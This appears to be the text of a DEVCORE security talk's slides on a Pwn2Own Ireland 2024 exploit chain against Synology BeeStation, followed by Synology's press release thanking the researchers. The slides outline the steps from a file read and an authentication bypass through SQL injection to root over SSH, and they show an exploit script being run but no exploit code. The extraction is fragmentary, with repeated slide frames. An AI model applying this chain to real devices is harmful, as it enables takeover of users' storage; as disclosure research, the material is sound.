2024-10-18T18:09:16 (22344:71488) [ERROR] path-convert-helper.cpp.o(374): Fail to get share 'homes' info when converting path '/volumes/volume1/homes'
2024-10-18T18:51:26 (13150:99680) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:51:26 (13150:99680) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/admin' for user 'admin'.
2024-10-18T18:53:00 (13188:86688) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/howd4r3you/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:53:00 (13188:86688) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/howd4r3you/@eaDir/@tmp/cloud.tmp.dir'
2024-10-18T18:53:00 (13188:86688) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/howd4r3you' for user 'howd4r3you'.
```



Web API Restricted AFR



```
location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/{  
    internal;
```

廢洞




```
include conf.d/x-accel.*.conf;
```

```
}
```



CRLF Injection 在 `volume` 底下的檔案，但重要的檔案放在其他目錄





DEV✓CORE

這次真的結束了

1

Web API Restricted AFR 讀 log 檔，取得使用者名稱

Syncd Auth Bypass 取得對應使用者的認證令牌

透過 Syncd 上的 SQL Injection 將公鑰新增到 DB

將公鑰交換成合法的 BeeStation 網頁端登入令牌

登入管理介面啟用 SSH 並連上機器 sudo 成 root ~#

Web API Restricted AFR 讀 log 檔，取得使用者名稱

2

Syncd Auth Bypass 取得對應使用者的認證令牌

透過 Syncd 上的 SQL Injection 將公鑰新增到 DB

將公鑰交換成合法的 BeeStation 網頁端登入令牌

登入管理介面啟用 SSH 並連上機器 sudo 成 root ~#

Web API Restricted AFR 讀 log 檔，取得使用者名稱

Syncd Auth Bypass 取得對應使用者的認證令牌

3

透過 Syncd 上的 **SQL Injection** 將公鑰新增到 DB

將公鑰交換成合法的 BeeStation 網頁端登入令牌

登入管理介面啟用 SSH 並連上機器 sudo 成 root ~#

Web API Restricted AFR 讀 log 檔，取得使用者名稱

Syncd Auth Bypass 取得對應使用者的認證令牌

透過 Syncd 上的 SQL Injection 將公鑰新增到 DB

4

將公鑰交換成合法的 BeeStation 網頁端登入令牌

登入管理介面啟用 SSH 並連上機器 sudo 成 root ~#

Web API Restricted AFR 讀 log 檔，取得使用者名稱

Syncd Auth Bypass 取得對應使用者的認證令牌

透過 Syncd 上的 SQL Injection 將公鑰新增到 DB

將公鑰交換成合法的 BeeStation 網頁端登入令牌

5

登入管理介面啟用 SSH 並連上機器 sudo 成 root ~#

10:41:19 pumpkin@DEVCORE ~/Downloads  ruby-3.1.3 

\$ python3 synology-bst-exp-v4.py



[< 新聞稿](#)

Synology® 攜手 Pwn2Own Ireland 2024，實現產品安全性承諾

台灣台北 — 2024 年 11 月 13 日 — Synology 群暉科技今日宣布與 Pwn2Own Ireland 2024 (10 月 22-25 日) 正式合作，感謝所有參與安全研究人員的貢獻，更體現 Synology 確保資料管理解決方案安全層面的承諾。

「我們非常感謝研究合作夥伴的奉獻和專業知識。他們的努力幫助我們在潛在風險影響使用者之前，就能提早發現並解決產品中的問題，強化我們對資料安全的承諾，」Synology 產品安全事件回應小組經理林涵恩表示。

自 2019 年以來，Synology 積極贊助並與全球網路安全社群合作，參加相關活動並持續運行安全漏洞回報獎勵計畫。迄今為止，Synology 已與全球超過 200 位安全專家和組織合作，致力於領先應對新興威脅。

Synology 感謝來自 Viettel Cyber Security、Rapid7、RET2 Systems、Midnight Blue Security、**DEVCORE Research Team** 和 Team Smoking Barrels 的安全研究人員，以及獨立研究人員和活動組織者的貢獻。

Synology 迅速與每個團隊合作並驗證所有報告的弱點，自 10 月 25 日起，Synology 已開始向啟用自動更新的系統推出安全更新。建議用戶保持系統為最新狀態，以確保資料安全和可靠性。



研究在探究的過程中才是最有趣的



研究在探究的過程中

DEVCORE



DEV✓CORE

Q&A

戴夫寇爾股份有限公司
contact@devco.re
02-2577-0925